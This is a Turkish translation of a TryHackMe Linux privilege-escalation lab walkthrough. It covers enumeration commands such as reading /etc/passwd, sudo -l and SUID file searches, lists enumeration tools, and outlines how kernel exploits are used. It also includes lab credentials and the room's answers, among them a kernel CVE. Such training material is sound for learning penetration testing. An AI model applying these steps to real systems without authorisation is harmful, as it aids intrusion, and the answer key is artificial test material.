

# Linux Privilege Escalation

## Task 1 Introduction (Görev 1 Giriş)

Ayrıcalık yükseltme bir yolculuktur. Sihirli deşnek yoktur ve çoğu şey hedef sistemin özel yapılandırmasına bağlıdır. Çekirdek sürümleri, yüklü uygulamalar, desteklenen programlama dilleri, diğer kullanıcıların şifreleri kök kabuğa giden yolu etkileyebilecek birkaç temel unsurdur.

Bu oda, ana ayrıcalık yükseltme vektörlerini kapsayacak ve süreci daha iyi anlamamızı sağlayacak şekilde tasarlanmıştır. Bu yeni beceri, CTF'lere katılıyor, sertifika sınavlarına giriyor veya bir sizme testçisi olarak çalışıyor olsanız da cephanelığınızın önemli bir parçası olacaktır.

Soru ⇒ Yukarıdakileri okuyun.

Cevap ⇒ [Cevap Gerekmemektedir.](#)

## Task 2 What is Privilege Escalation? (Görev 2 Ayrıcalık Artışı Nedir?)

"Ayrıcalık yükseltme" ne anlama geliyor?

Özünde, Ayrıcalık Yükseltme genellikle daha düşük izinli bir hesaptan daha yüksek izinli bir hesaba geçmeyi içerir. Daha teknik olarak, bir işletim sistemi veya uygulamadaki bir güvenlik açığı, tasarım hatası veya yapılandırma gözetiminden yararlanarak, genellikle kullanıcılarından kısıtlanan kaynaklara yetkisiz erişim elde etmektir.

Bu neden önemli?

Gerçek dünyada bir sizme testi gerçekleştirirken, size doğrudan yönetici erişimi sağlayan bir dayanak noktası (ilk erişim) elde edebilmek nadirdir. Ayrıcalık yükseltme çok önemlidir çünkü sistem yönetici seviyelerinde erişim elde etmenizi sağlar, bu da aşağıdaki gibi eylemleri gerçekleştirmenize olanak tanır:

- Parolaları sıfırlama
- Korunan verileri tehlikeye atmak için erişim kontrollerini atlama
- Yazılım konfigürasyonlarını düzenleme
- Kalıcılığı etkinleştirme
- Mevcut (veya yeni) kullanıcıların ayrıcalıklarının değiştirilmesi
- Herhangi bir yönetim komutunu çalıştırma

Soru ⇒ Yukarıdakileri okuyun.

Cevap ⇒ [Cevap Gerekmemektedir.](#)

## Task 3 Enumeration (Görev 3 Numaralandırma)

Not: Takip etmek için bu görevde ekli hedef makineyi başlatın.

Hedef makineyi başlatabilir ve doğrudan tarayıcınızdan erişebilirsiniz.

Alternatif olarak, aşağıdaki düşük ayrıcalıklı kullanıcı kimlik bilgileriyle SSH üzerinden erişebilirsiniz:

Kullanıcı adı: karen Şifre: Password1

Numaralandırma, herhangi bir sisteme erişim sağladığınızda atmanız gereken ilk adımdır. Kök düzeyinde erişimle sonuçlanan kritik bir güvenlik açığından yararlanarak sisteme erişmiş veya düşük ayrıcalıklı bir hesap kullanarak komut

göndermenin bir yolunu bulmuş olabilirsiniz. CTF makinelerinden farklı olarak sızma testi çalışmaları, belirli bir sisteme veya kullanıcı ayrıcalık düzeyine erişim sağladığınızda sona ermez. Görüğünüz gibi, numaralandırma, tehlike öncesi olduğu kadar tehlike sonrası aşamada da önemlidir.

#### **hostname**

Hostname komutu hedef makinenin ana bilgisayar adını döndürür. Bu değer kolayca değiştirilebilse veya nispeten anlamsız bir dizeye sahip olsa da (örn. Ubuntu-3487340239), bazı durumlarda hedef sistemin şirket ağı içindeki rolü hakkında bilgi sağlayabilir (örn. bir üretim SQL sunucusu için SQL-PROD-01).

#### **uname -a**

Sistem tarafından kullanılan çekirdek hakkında bize ek ayrıntılar veren sistem bilgilerini yazdırır. Bu, ayrıcalık artışına yol açabilecek olası çekirdek güvenlik açıklarını ararken yararlı olacaktır.

#### **/proc/version**

proc dosya sistemi (procfs) hedef sistem süreçleri hakkında bilgi sağlar. proc'u birçok farklı Linux çeşidine bulabilirsiniz, bu da onu cephanelığınızda bulunması gereken önemli bir araç haline getirir.

proc/version dosyasına bakmak size çekirdek sürümü hakkında bilgi ve bir derleyicinin (örneğin GCC) yüklü olup olmadığı gibi ek veriler verebilir.

#### **/etc/issue**

Sistemler /etc/issue dosyasına bakılarak da tanımlanabilir. Bu dosya genellikle işletim sistemi hakkında bazı bilgiler içerir, ancak kolayca özelleştirilebilir veya değiştirilebilir. Konu açılmışken, sistem bilgilerini içeren herhangi bir dosya özelleştirilebilir veya değiştirilebilir. Sistemin daha net anlaşılmasına için bunların hepsine bakmak her zaman iyidir.

#### **ps Command**

ps komutu bir Linux sisteminde çalışan işlemleri görmenin etkili bir yoludur. Terminalinize ps yazdığınızda geçerli kabuk için süreçler gösterecektir.

Ps (İşlem Durumu) çıktısı aşağıdakileri gösterecektir;

- PID: Süreç kimliği (sureç için benzersiz)
- TTY: Kullanıcı tarafından kullanılan terminal tipi
- Zaman: İşlem tarafından kullanılan CPU zamanı miktarı (bu işlemin çalıştığı süre DEĞİLDİR)
- CMD: Çalışan komut veya yürütülebilir dosya (herhangi bir komut satırı parametresini GÖRÜNTÜLEMEYECEKTİR)

"ps" komutu birkaç faydalı seçenek sunar.

- ps -A: Çalışan tüm işlemleri görüntüle
- ps axjf: İşlem ağacını görüntüle (aşağıda ps axjf çalıştırılana kadar ağaç oluşumuna bakın)

1	1022	692	692 ?	-1 Sl	1000	0:01	/usr/bin/qterminal
1022	1027	1027	1027 pts/0	1196 Ss	1000	0:01	\_ /usr/bin/zsh
1027	1196	1196	1027 pts/0	1196 R+	1000	0:00	\_ ps axjf

ps aux: aux seçeneği tüm kullanıcılar için süreçleri gösterir (a), süreci başlatan kullanıcıyı gösterir (u) ve bir terminale bağlı olmayan süreçleri gösterir (x). Ps aux komutunun çıktısına bakarak sistemi ve olası güvenlik açıklarını daha iyi anlayabiliyoruz.

#### **env**

env komutu çevresel değişkenleri gösterecektir.

```
(alper@TryHackMe) - [~]
└─$ env
COLORFGBG=15;0
COLORTERM=truecolor
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
DESKTOP_SESSION=lightdm-xsession
DISPLAY=:0.0
GDMSESSION=lightdm-xsession
HOME=/home/alper ←
LANG=en_US.UTF-8 ←
LANGUAGE=
LOGNAME=alper
PANEL_GDK_CORE_DEVICE_EVENTS=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/local/games:/usr/games ←
PWD=/home/alper ←
QT_ACCESSIBILITY=1
QT_AUTO_SCREEN_SCALE_FACTOR=0
QT_QPA_PLATFORMTHEME=qt5ct
SESSION_MANAGER=local/TryHackMe:@/tmp/.ICE-unix/692,unix/TryHackMe:/tmp/.ICE-unix/692
SHELL=/usr/bin/zsh ←
SSH_AGENT_PID=766
SSH_AUTH_SOCK=/tmp/ssh-GkMwWt21RILQ/agent.692
TERM=xterm-256color
USER=alper
WINDOWID=0
XAUTHORITY=/home/alper/.Xauthority
XDG_CONFIG_DIRS=/etc/xdg
XDG_CURRENT_DESKTOP=XFCE
XDG_DATA_DIRS=/usr/share/xfce4:/usr/local/share/:/usr/share/:/usr/share
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/alper
XDG_MENU_PREFIX=xfce-
XDG_RUNTIME_DIR=/run/user/1000
XDG_SEAT=seat0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
XDG_SESSION_CLASS=user
XDG_SESSION_DESKTOP=lightdm-xsession
XDG_SESSION_ID=2
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SESSION_TYPE=x11
XDG_VTNR=7
_JAVA_OPTIONS=-Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
SHLVL=1
OLDPWD=/proc/1027
LS_COLORS=rs=0:di=0;34:ln=0;31:36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:or=40;31:01:mi=00:su=37;41:sg=3
*:ar=01;31:*.tar=01;31:*.lha=01;31:*.lz4=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.tz=01;31:
*:zst=01;31:*.tzst=01;31:*.bz=01;31:*.tbz=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;
*:cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:
*:tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.png=01;35:*.svg=01;35:*.svz=01;35:*.mng=01;35:*.pcx=01;35
*:ogg=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35
*:xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogg=01;36:*.aac=00;36:*.au=00;36:*.flac=00;36:*
```

PATH değişkeninde, hedef sistemde kod çalıştırmak için kullanılabilecek veya ayrıcalık yükseltebilir için yararlanılabilen bir derleyici veya komut dosyası dili (örn. Python) olabilir.

### **sudo -l**

Hedef sistem, kullanıcıların bazı (veya tüm) komutları root ayrıcalıklarıyla çalıştırmasına izin verecek şekilde yapılandırılmış olabilir. sudo -l komutu, kullanıcınızın sudo kullanarak çalıştırabileceği tüm komutları listelemek için kullanılabilir.

### **ls**

Linux'ta kullanılan yaygın komutlardan biri muhtemelen ls'dır.

Potansiyel ayrıcalık yükselme vektörlerini ararken, lütfen her zaman ls komutunu -la parametresiyle kullanmayı unutmayın. Aşağıdaki örnek, "secret.txt" dosyasının ls veya ls -l komutları kullanılarak nasıl kolayca gözden kaçırılacağı göstermektedir.

```
(alper@TryHackMe) - [~/Documents]
└─$ ls
(alper@TryHackMe) - [~/Documents]
└─$ ls -l
total 0

(alper@TryHackMe) - [~/Documents]
└─$ ls -la
total 12
drwxr-xr-x  2 alper alper 4096 Jun 12 17:20 .
drwxr-xr-x 14 alper alper 4096 Jun 12 17:02 ..
-rw-r--r--  1 alper alper   22 Jun 12 17:20 secret.txt

(alper@TryHackMe) - [~/Documents]
└─$ cat secret.txt
This is a secret file
```

## Id

id komutu, kullanıcının ayrıcalık düzeyi ve grup üyelikleri hakkında genel bir bakış sağlayacaktır.

id komutunun aşağıda görüldüğü gibi başka bir kullanıcı için de aynı bilgileri elde etmek için kullanılabileceğini hatırlamakta fayda var.

```
└─(alper㉿TryHackMe)-[~/Documents]
└─$ id frank
uid=1001(frank) gid=1001(frank) groups=1001(frank)
```

## /etc/passwd

etc/passwd dosyasını okumak sistemdeki kullanıcıları keşfetmenin kolay bir yolu olabilir.

```
└─(alper㉿TryHackMe)-[~/Documents]
└─$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
```

Çıktı uzun ve biraz korkutucu olsa da, kolayca kesilebilir ve kaba kuvvet saldıruları için kullanışlı bir listeye dönüştürülebilir.

```
└─(alper㉿TryHackMe)-[~/Documents]
└─$ cat /etc/passwd | cut -d ":" -f 1
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
_apt
systemd-timesync
systemd-network
systemd-resolve
```

Bunun tüm kullanıcıları döndürecekini unutmayın, bunlardan bazıları sistem veya hizmet kullanıcılarıdır ve çok kullanışlı olmayacağından emin olunmalıdır. Başka bir yaklaşım da "home" için grep yapmak olabilir, çünkü gerçek kullanıcıların klasörleri büyük olasılıkla

"home" dizini altında olacaktır.

```
(alper@TryHackMe)-[~/Documents]
$ cat /etc/passwd | grep home
alper:x:1000:1000:alper,,,:/home/alper:/usr/bin/zsh
frank:x:1001:1001:Frank,Castle,,,A.K.A. The Punisher:/home/frank:/bin/bash
```

## history

History komutu ile daha önceki komutlara bakmak bize hedef sistem hakkında bir fikir verebilir ve nadiren de olsa parola veya kullanıcı adı gibi bilgileri saklayabilir.

## ifconfig

Hedef sistem başka bir ağa bağlantı noktası olabilir. ifconfig komutu bize sistemin ağ arayüzleri hakkında bilgi verecektir. Aşağıdaki örnekte hedef sistemin üç arayüzü (eth0, tun0 ve tun1) olduğu görülmektedir. Saldırı makinemiz eth0 arayüzüne ulaşabilir ancak diğer iki ağa doğrudan erişemez.

```
(alper@TryHackMe)-[~]
$ ifconfig
eth0: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe8a:ff9 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:8a:ff:b9 txqueuelen 1000 (Ethernet)
            RX packets 15667 bytes 20018524 (19.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 5785 bytes 766827 (748.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

    lo: Flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 12 bytes 600 (600.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 12 bytes 600 (600.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: Flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.9.5.144 netmask 255.255.0.0 destination 10.9.5.144
        inet6 fe80::2833:4f2f:ba7e:d55d prefixlen 64 scopeid 0x20<link>
            unspec 00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2 bytes 96 (96.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun1: Flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.50.70.27 netmask 255.255.255.0 destination 10.50.70.27
        inet6 fe80::9ab0:cd1f:9ceb:a8 prefixlen 64 scopeid 0x20<link>
            unspec 00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1 bytes 48 (48.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Bu, hangi ağ rotalarının mevcut olduğunu görmek için ip route komutu kullanılarak doğrulanabilir.

```
(alper@TryHackMe)-[~]
$ ip route
default via 10.0.2.2 dev eth0 proto dhcp metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
10.9.0.0/16 dev tun1 proto kernel scope link src 10.9.5.144
10.10.0.0/16 via 10.9.0.1 dev tun1 metric 1000
10.50.70.0/24 dev tun0 proto kernel scope link src 10.50.70.27
10.200.69.0/24 via 10.50.70.1 dev tun0 metric 1000
```

## netstat

Mevcut arayüzler ve ağ rotaları için ilk kontrolün ardından, mevcut iletişimlere bakmaya değer. Mevcut bağlantılar hakkında bilgi toplamak için netstat komutu birkaç seçenekle kullanılabilir.

- netstat -a: tüm dinleme portlarını ve kurulan bağlantıları gösterir.
- netstat -at veya netstat -au sırasıyla TCP veya UDP protokollerini listelemek için de kullanılabilir.
- netstat -l: "dinleme" modundaki portları listeler. Bu portlar açık ve gelen bağlantıları kabul etmeye hazırır. Bu, yalnızca TCP protokolünü kullanarak dinleyen bağlantı noktalarını listelemek için "t" seçeneğiyle birlikte kullanılabilir (aşağıda)

```
(alper㉿TryHackMe)-[~]
$ netstat -lt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:1337              0.0.0.0:*              LISTEN
```

- netstat -s: ağ kullanım istatistiklerini protokole göre listeler (aşağıda) Bu, çıktıyı belirli bir protokolle sınırlamak için -t veya -u seçenekleriyle birlikte de kullanılabilir.

```
(alper㉿TryHackMe)-[~]
$ netstat -s
Ip:
    Forwarding: 2
    7711 total packets received
    2 with invalid addresses
    0 forwarded
    0 incoming packets discarded
    7709 incoming packets delivered
    7041 requests sent out
Icmp:
    0 ICMP messages received
    0 input ICMP message failed
    ICMP input histogram:
    0 ICMP messages sent
    0 ICMP messages failed
    ICMP output histogram:
Tcp:
    139 active connection openings
    0 passive connection openings
    6 failed connection attempts
    1 connection resets received
    2 connections established
    7121 segments received
    6531 segments sent out
    0 segments retransmitted
    0 bad segments received
    64 resets sent
Udp:
    588 packets received
    0 packets to unknown port received
    0 packet receive errors
    617 packets sent
    0 receive buffer errors
    0 send buffer errors
```

netstat -tp: servis adı ve PID bilgileri ile bağlantıları listeler.

```
(alper㉿TryHackMe)-[~]
$ netstat -tp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 10.0.2.15:33754          ec2-54-186-29-180:https ESTABLISHED 1894/x-www-browser
tcp      0      0 10.0.2.15:56878          ec2-18-203-199-9:https ESTABLISHED 1894/x-www-browser
```

Bu, dinleme portlarını listelemek için -l seçeneği ile de kullanılabilir (aşağıda)

```
(alper@TryHackMe) [~]
$ netstat -ltp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:1337              0.0.0.0:*            LISTEN     -
```

Bu süreç başka bir kullanıcıya ait olduğu için "PID/Program adı" sütununun boş olduğunu görebiliriz.

Aşağıda aynı komut root yetkileriyle çalıştırılmış ve bu bilgiyi 2641/nc (netcat) olarak ortaya karışmıştır

```
(root@TryHackMe) [~]
# netstat -ltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:1337              0.0.0.0:*            LISTEN     2641/nc
```

netstat -i: Arayüz istatistiklerini gösterir. Aşağıda "eth0" ve "tun0" in "tun1" den daha aktif olduğunu görüyoruz.

```
(alper@TryHackMe) [~]
$ netstat -i
Kernel Interface table
Iface      MTU     RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0      1500   17791    0      0      0      13710    0      0      0      BMRU
lo       65536     12     0      0      0      12       0      0      0      LRU
tun0      1500   109     0      0      0      3442     0      0      0      MOPRU
tun1      1500     6     0      0      0      2045     0      0      0      MOPRU
```

Blog yazılarında, yazılıarda ve kurslarda muhtemelen en sık göreceğiniz netstat kullanımı netstat -ano'dur ve aşağıdaki gibi ayrılabilir;

- -a: Tüm soketleri görüntüle
- -n: İsimleri çözümleme
- -o: Zamanlayıcıları görüntüle

#### find Command

```
(alper@TryHackMe) [~]
$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      Timer
tcp      0      0 10.0.2.15:33754        54.186.29.180:443    ESTABLISHED keepalive (0.00/0.0)
udp      0      0 0.0.0.0:51113          0.0.0.0:*
udp      0      0 10.0.2.15:68           10.0.2.2:67         ESTABLISHED off (0.00/0.0)
udp      0      0 0.0.0.0:51341          0.0.0.0:*
raw6     0      0 ::::58              ::::*                  7          off (0.00/0.0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags     Type      State      I-Node      Path
unix  2      [ ACC ]     STREAM    LISTENING  15603      @/tmp/dbus-39p6bE417D
unix  2      [ ACC ]     STREAM    LISTENING  14225      @/tmp/.X11-unix/X0
unix  2      [ ]          DGRAM     LISTENING  15313      /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM    LISTENING  15316      /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM    LISTENING  15325      /run/user/1000/bus
```

#### find Command

Önemli bilgiler ve potansiyel ayrıcalık yükseltme vektörleri için hedef sistemi aramak verimli olabilir. Yerleşik "find" komutu kullanılmıştır ve cephanelığınızda bulundurmaya değer.

Aşağıda "find" komutu için bazı faydalı örnekler verilmiştir.

#### Find files:

- find . -name flag1.txt: geçerli dizinde "flag1.txt" adlı dosyayı bul

- find /home -name flag1.txt: /home dizinindeki "flag1.txt" dosya adlarını bulur
- find / -type d -name config: "/" altında config adlı dizini bulur
- find / -type f -perm 0777: 777 izinlerine sahip dosyaları bulur (tüm kullanıcılar tarafından okunabilir, yazılabilir ve çalıştırılabilir dosyalar)
- find / -perm a=x: çalıştırılabilir dosyaları bul
- find /home -user frank: "frank" kullanıcıı için "/home" altındaki tüm dosyaları bul
- find / -mtime 10: son 10 gün içinde değiştirilen dosyaları bulur
- find / -atime 10: son 10 gün içinde erişilen dosyaları bulur
- find / -cmin -60: son bir saat içinde (60 dakika) değiştirilen dosyaları bulur
- find / -amin -60: son bir saat (60 dakika) içinde erişilen dosyaları bulur
- find / -size 50M: 50 MB boyutundaki dosyaları bulur

Bu komut, verilen boyuttan daha büyük veya daha küçük bir dosya belirtmek için (+) ve (-) işaretleriyle birlikte de kullanılabilir.

```
(root💀 TryHackMe)-[~/home/alper]
└─# find / -size +100M
/usr/bin/burpsuite
/usr/lib/oracle/19.6/client64/lib/libociei.so
/usr/lib/jvm/java-11-openjdk-amd64/lib/modules
/usr/lib/firefox-esr/libxul.so
find: '/run/user/1000/gvfs': Permission denied
/proc/kcore
find: '/proc/4367/task/4367/fd/5': No such file or directory
find: '/proc/4367/task/4367/fdinfo/5': No such file or directory
find: '/proc/4367/fd/6': No such file or directory
find: '/proc/4367/fdinfo/6': No such file or directory

(root💀 TryHackMe)-[~/home/alper]
└─#
```

Yukarıdaki örnek 100 MB'tan büyük dosyaları döndürür. "find" komutunun bazen çıktıının okunmasını zorlaştıran hatalar üretme eğiliminde olduğuna dikkat etmek önemlidir. Bu nedenle "find" komutunu "-type f 2>/dev/null" ile birlikte kullanarak hataları "/dev/null" adresine yönlendirmek ve daha temiz bir çıktı elde etmek akıllıca olacaktır (aşağıda).

```
(root💀 TryHackMe)-[~/home/alper]
└─# find / -size +100M -type f 2>/dev/null
/usr/bin/burpsuite
/usr/lib/oracle/19.6/client64/lib/libociei.so
/usr/lib/jvm/java-11-openjdk-amd64/lib/modules
/usr/lib/firefox-esr/libxul.so
/proc/kcore

(root💀 TryHackMe)-[~/home/alper]
└─#
```

Yazılabilen veya içinden çalıştırılabilen klasörler ve dosyalar:

- find / -writable -type d 2>/dev/null : Dünya tarafından yazılabilir klasörleri bul
- find / -perm -222 -type d 2>/dev/null: Dünya tarafından yazılabilir klasörleri bul
- find / -perm -o w -type d 2>/dev/null: Dünya tarafından yazılabilir klasörleri bul

Potansiyel olarak aynı sonuca yol açabilecek üç farklı "find" komutu görememizin nedeni kılavuz belgede görülebilir. Aşağıda görebileceğiniz gibi, perm parametresi "find" komutunun çalışma şeklini etkilemektedir.

```
-perm mode
    File's permission bits are exactly mode (octal or symbolic). Since an exact match is required, if you want to use this form for symbolic modes, you may have to specify a rather complex
    mode string. For example, if you wanted to find all files with group write permission, you would have to use something like "-perm -g+w", which matches any file with group write permission. See the EXAMPLES section for some illustrative examples.

-perm mode
    All of the permission bits mode are set for the file. Symbolic modes are accepted in this form, and this is usually the way in which you would want to use them. You must specify 'u',
    'g' or 'o' if you use a symbolic mode. See the EXAMPLES section for some illustrative examples.
```

- `find / -perm -o x -type d 2>/dev/null` : Dünyada çalıştırılabilir klasörleri bul

Geliştirme araçlarını ve desteklenen dilleri bulun:

- `find / -name perl*`
- `find / -name python*`
- `find / -name gcc*`

Belirli dosya izinlerini bulun:

Aşağıda SUID biti ayarlanmış dosyaları bulmak için kullanılan kısa bir örnek yer almaktadır. SUID biti, dosyanın onu çalıştıran hesap yerine dosyanın sahibi olan hesabın ayrıcalık seviyesiyle çalışmasını sağlar. Bu, görev 6'da daha ayrıntılı olarak göreceğimiz ilginç bir ayrıcalık yükselte yoluna izin verir. Aşağıdaki örnek "find" komutu üzerinde konuyu tamamlamak için verilmiştir.

- `find / -perm -u=s -type f 2>/dev/null`: SUID bitine sahip dosyaları bulun, bu da dosyayı mevcut kullanıcından daha yüksek bir ayrıcalık düzeyiyle çalıştırılmamızı sağlar.

### General Linux Commands

Linux dünyasında olduğumuz için, genel olarak Linux komutlarına aşina olmak çok faydalı olacaktır. Lütfen find, locate, grep, cut, sort, vb. gibi komutlara alismak için biraz zaman harcayın.

Sorular

Soru ⇒ Hedef sistemin ana bilgisayar adı nedir?

Cevap ⇒ [wade7363](#)

Soru ⇒ Hedef sistemin Linux çekirdek sürümü nedir?

Cevap ⇒ [3.13.0-24-generic](#)

Soru ⇒ Hangi Linux bu?

Cevap ⇒ [Ubuntu 14.04 LTS](#)

Soru ⇒ Sistemde Python dilinin hangi sürümü yüklü?

Cevap ⇒ [2.7.6](#)

Soru ⇒ Hangi güvenlik açığı hedef sistemin çekirdeğini etkiliyor gibi görünüyor? (Bir CVE numarası girin)

Cevap ⇒ [CVE-2015-1328](#)

### Task 4 Automated Enumeration Tools (Görev 4 Otomatik Numaralandırma Araçları)

Çeşitli araçlar, numaralandırma işlemi sırasında zaman kazanmanıza yardımcı olabilir. Bu araçlar, bazı ayrıcalık yükselte vektörlerini kaçırabilecekleri bilinerek yalnızca zaman kazanmak için kullanılmalıdır. Aşağıda, ilgili Github depolarına bağlantıları olan popüler Linux numaralandırma araçlarının bir listesi bulunmaktadır.

Hedef sistemin ortamı kullanabileceğiniz aracı etkileyecektir. Örneğin, Python ile yazılmış bir araç hedef sisteme yükli değilse çalıştırılamazsınız. Bu nedenle tek bir araca sahip olmak yerine birkaç tane sine aşina olmak daha iyi olacaktır.

- **LinPeas**: <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>
- **LinEnum**: <https://github.com/rebootuser/LinEnum>
- **LES (Linux Exploit Suggester)**: <https://github.com/mzet-/linux-exploit-suggester>

- **Linux Smart Enumeration:** <https://github.com/diego-treitos/linux-smart-enumeration>
- **Linux Priv Checker:** <https://github.com/linted/linuxprivchecker>

Soru ⇒ Yerel Linux dağıtımınıza birkaç otomatik numaralandırma aracı yükleyin ve deneyin

Cevap ⇒ **Cevap Gerekmemektedir.**

## Task 5 Privilege Escalation: Kernel Exploits (Görev 5 Ayrıcalık Yükseltme: Çekirdek İstismarları)

Not: Takip etmek için bu görevde ekli hedef makineyi başlatın.

Hedef makineyi başlatabilir ve doğrudan tarayıcınızdan erişebilirsiniz.

Alternatif olarak, aşağıdaki düşük ayrıcalıklı kullanıcı kimlik bilgileriyle SSH üzerinden erişebilirsiniz:

Kullanıcı adı: karen Parola: Password1

Ayrıcalık yükseltme ideal olarak kök ayrıcalıklarına yol açar. Bu bazen sadece mevcut bir güvenlik açığından yararlanarak veya bazı durumlarda daha fazla ayrıcalığa, bilgiye veya erişime sahip başka bir kullanıcı hesabına erişerek elde edilebilir.

Tek bir güvenlik açığı kök kabuğuna yol açmadığı sürece, ayrıcalık yükseltme süreci yanlış yapılandırmalara ve gevşek izinlere dayanacaktır.

Linux sistemlerindeki çekirdek, sistemdeki bellek gibi bileşenler ile uygulamalar arasındaki iletişimini yönetir. Bu kritik işlev, çekirdeğin belirli ayrıcalıklara sahip olmasını gerektirir; bu nedenle başarılı bir istismar potansiyel olarak kök ayrıcalıklarına yol açacaktır.

Kernel istismar metodolojisi basittir;

1. Çekirdek sürümünü tanımlama
2. Hedef sistemin çekirdek sürümü için bir istismar kodu arayın ve bulun
3. Açıklığı çalıştırın

Basit görünmesine rağmen, başarısız bir çekirdek istismarının sistemin çökmesine neden olabileceğini lütfen unutmayın. Bir çekirdek istismarı denemeden önce bu olası sonucun sizme testi göreviniz kapsamında kabul edilebilir olduğundan emin olun.

Araştırma kaynakları:

1. Bulgularınıza dayanarak, mevcut bir istismar kodunu aramak için Google'ı kullanabilirsiniz.
2. <https://www.cvedetails.com/> gibi kaynaklar da faydalı olabilir.
3. Başka bir alternatif de LES (Linux Exploit Suggester) gibi bir betik kullanmak olabilir ancak bu araçların yanlış pozitifler (hedef sistemi etkilemeyen bir çekirdek açığı bildirir) veya yanlış negatifler (çekirdek savunmasız olmasına rağmen herhangi bir çekirdek açığı bildirmez) üretebileceğini unutmayın.

İpuçları/Notlar:

1. Google, Exploit-db veya searchsploit üzerinde açıkları ararken çekirdek sürümü hakkında çok spesifik olmak
2. İstismar kodunu çalıştırmadan ÖNCE nasıl çalıştığını anladığınızdan emin olun. Bazı istismar kodları, işletim sistemi üzerinde daha sonraki kullanımlarda onları güvensiz hale getirecek değişiklikler yapabilir veya sistemde geri döndürülemez değişiklikler yaparak daha sonra sorun yaratabilir. Elbette, bunlar bir laboratuvar veya CTF ortamında büyük endişeler olmayabilir, ancak bunlar gerçek bir sizme testi görevi sırasında kesinlikle hayır-hayırdır.
3. Bazı açıklar çalıştırıldıktan sonra daha fazla etkileşim gerektirebilir. İstismar koduyla birlikte verilen tüm yorumları ve talimatları okuyun.
